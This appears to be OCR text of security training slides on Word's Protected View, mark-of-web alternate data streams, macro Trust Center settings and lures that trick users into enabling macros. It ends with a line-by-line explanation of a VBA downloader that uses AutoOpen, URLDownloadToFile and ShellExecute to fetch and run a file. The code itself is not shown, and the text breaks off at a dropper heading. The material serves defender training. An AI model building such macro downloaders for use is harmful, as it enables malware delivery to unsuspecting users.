
Leaving Protected View
A yellow banner at the top of the Word window informs the user that a document has been opened in Protected View.

User awareness concerning Protected View is key because the user can decide to leave Protected View by clicking the Enable Editing button. By clicking on the button and leaving protected view, the document is reopened in Word in normal view. This means not only that the document can be edited but also that the document is no longer opened in a sandboxed Word process. If the document contains exploits for (known) Word vulnerabilities, then the malicious exploit code will no longer be contained in the sandbox, and have the same access to operating systems resources like files and registry entries as the user.

Active content is also disabled in Protected View. VBA Macros are disabled too, but for potentially dangerous VBA code, there is a second barrier that we will discuss in coming slides.

Malicious Word documents often contain messages with a social engineering aspect to entice the user to disable Protected View by clicking on the Enable Editing button. For example, the Word document will "inform" the user that it contains an "encrypted" message, i.e. that the message is "protected" and that the user needs to unprotected the document to view it.

In other words, the social engineering messages try to confuse the user by amalgamating terms like protected and encrypted.



Mark-of-Web

As discussed, MS Office applications will open potentially dangerous documents in Protected View. A document is considered potentially dangerous if, for example, it was downloaded from the Internet.


But how can an application like Word determine that a file was downloaded from the Internet, if it was downloaded via another application, for example Internet Explorer?

Internet-facing applications like Internet Explorer will mark downloaded files according to their origin. This mark is called a mark-of-web.

In Windows Explorer, this mark-of-web can be viewed by opening the properties dialog box of the file. For a file with a mark-of-web, the properties dialog box will display a text to inform that this file came from another computer and that it might be blocked. Remark that the user has the option to unblock the file, i.e. remove the mark-of-web.

The Windows file system itself will not actually block the file when it has a mark-of-web (for example with an ACL), rather blocking is left to the discretion of applications that open the file and support mark-of-web. MS Office applications like Word support mark-of-web and can be configured to open documents with a mark-of-web in Protected View.

When selecting applications to use inside one's enterprise, it is important to take into account security features like sandboxes and support for mark-of-web.



ZoneId

The mark-of-web data is stored in an Alternate Data Stream of the file with the mark-of-web. An ADS is a feature of the NTFS file system. The content of a file can be considered as a data stream. NTFS supports more than one data stream for a file, these extra data streams are called Alternate Data Streams. Alternate Data Streams have a name (just like filenames) and can be accessed by concatenating the name of the file and the name of the ADS separated by a colon character.


The ADS name used for mark-of-web is Zone.Identifier. For example, file demo.doc with a mark-of-web has an ADS with name Zone.Identifier. The content of this ADS can be accessed by using the following name: demo.doc:Zone.Identifier.

Notepad, for example, can be used to view (and modify) this ADS, as shown in this slide: notepad.exe demo.doc:Zone.Identifier.

As can be seen from the content of the ADS, a mark-of-web is text formatted like an INI file. The property ZoneId identifies the origin of the file. ZoneId 3 corresponds to the Internet Explorer security zone "Internet".

It is important to understand that mark-of-web is only effective if applications that support it are used and that the NTFS file system is used (only NTFS supports ADS, other file systems do not). For example, if a downloaded file is copied to removable storage (a USB stick) that is formatted with another file system (for example FAT32), then the ADS cannot be copied and the mark-of-web is lost.

For removable storage, other settings in Microsoft Office's Trust Center can be used: trusted locations.




VBA Macros

VBA code can be added to MS Office documents like Word documents. As discussed before, this scripting facility can be useful for example to calculate order forms. But it can also be abused to conduct the initial intrusion into your enterprise.

By default, Microsoft Office applications like Word will not enable VBA code automatically when a document with VBA code is opened for the first time. The user is informed about the presence of macros (VBA code), and the choice to execute macros is left to the user. But once the user has decided to execute macros, the document is considered safe and subsequently Word will always enable macros for this document when it is opened.

VBA code embedded inside Office documents like Word documents consists mainly of subroutines and functions and does not execute automatically unless the necessary triggers are coded. For example, one way in Word to achieve code execution upon opening of the document is to create a subroutine with the name AutoOpen. When a subroutine with this name is present, it will be executed when the Word document is opened (and macros have been enabled). There are several ways to achieve automatic execution: another example is upon closing of the document.

The VBA programming language is very powerful because it can also interface directly with the Windows API. This is done through so-called Declare statements. It is unusual for business documents to contain macros that interact with the Windows API. So, the presence of Declare statements is a good indicator for potentially malicious documents. And luckily for us, the Declare keyword cannot be obfuscated.



Macro Settings in the Trust Center

The Macro Settings in MS Office's Trust Center will disable VBA code by default. "Disable all macros with notification" means that the user will be presented with a warning that macros are disabled, and left with the option to enable macros (see next slide for an example).


Other options are to disable macros without any warning, to only enable digitally signed macros, or to enable all macros.

As you can imagine, enabling all macros in today's hostile Internet environment is not a good thing to do: the risk of malicious code execution is too high.

"Disable all macros except digitally signed macros" can be an interesting option for your enterprise, if your enterprise needs VBA programming done by the IT department. Then the IT department can digitally sign all VBA code it develops, and the users will not receive warnings about macros developed by the IT department. Digitally signing VBA code is done with a code signing certificate (the same certificate can also digitally sign PE files). This certificate can be purchased, or if you have a PKI infrastructure in your enterprise, issued by the PKI server.

Remark that adversaries can purchase (or steal) code signing certificates too, so for enhanced protection, it could be interesting to further configure MS Office's Trust Center's settings with the particular certificates (or root CAs) to trust.

The option to access the VBA project model allows adversaries to create polymorphic malware: malware that mutates by modifying itself. Microsoft has had particular issues with polymorphic VBA malware in a distant past, and that is why they added this setting which is disabled by default.



Enabling Macro Content


The default setting "disable all macros with notifications" makes that a yellow banner "SECURITY WARNING" is displayed when an MS Office document containing macros is opened. The user has the option to enable macros by clicking the button "Enable Content".

Again, user awareness is key with this banner. Users must be properly trained about the meaning of this warning, and know how to inform the proper team inside your enterprise if this alert appears with documents originating outside of your enterprise.

Once the button Enable Content has been clicked, VBA code is enabled, and if it contains autorun properties (like AutoOpen), the VBA code will execute after clicking the button. Subsequent openings of the same document will not produce the warning banner, once the button has been clicked.

Remark that if a document has a mark-of-web, that the document will first be opened in Protected View. If the user clicks on Enable Editing and the document contains macros, then this banner will be presented.


Remember: for document with VBA code originating from the Internet, 2 consecutive warning banners are presented to the user: "Protected View" and "SECURITY WARNING".



Enabling Macro Content – Adversary Tricks

As technical controls improve, adversaries are adapting their strategies to target the weakest link: humans.

Malicious documents often contain a socially engineered message to entice users to click on the Enable Content button. Malware authors include a message that explains how and why to enable macros, tricking users into executing the malicious content. However, users should be made aware that the content should not be enabled and the message shown does not mean that the document is encrypted, obfuscated, unreadable, or whatever term malware authors use to convey the victim into clicking the button.



VBA as a Malware Downloader

Downloaders are popular with malware authors, so just like in VBS, they code downloaders in VBA. This can be done with ActiveX like the example we saw in VBS, or with the Windows API.

This example here uses the Windows API to download a file to disk and execute it.

Lines 1 and 2 contain Declare statements do define the Windows API functions to be used later in the VBA script. A declare statement needs to specify the name of the API function to use, and the dll where it can be found, together with its arguments.

Line 1 declares function URLDownloadToFile. This is a popular Windows API function (found in DLL urlmon) to download a file via HTTP and write it to disk. Alias URLDownloadToFileA specifies that we want to use the ASCII version of this API function: all Windows API functions that take strings as an input or output exist in 2 variants. An ASCII variant (suffix A) and a UNICODE variant (suffix W).

Line 2 declares function ShellExecute: with this function, an executable can be launched.


Lines 4 through 9 define a subroutine with name AutoOpen. As we've learned, AutoOpen will execute automatically when the Word document is opened.

As in the VBS example, line 5 defines the URL and line 6 the path (a file in the temporary folder).

Line 7 calls API function URLDownloadToFile to download a file from the specified URL and save it to disk to the specified path.

Line 8 calls ShellExecute to execute the downloaded file.

This simple example is for 32-bit Word applications. 64-bit is slightly different in the Declare statements. It is possible to write VBA code that interfaces correctly with both 32-bit and 64-bit Word, but for the sake of simplicity, we do not include it in this example.



VBA as a Malware Dropper

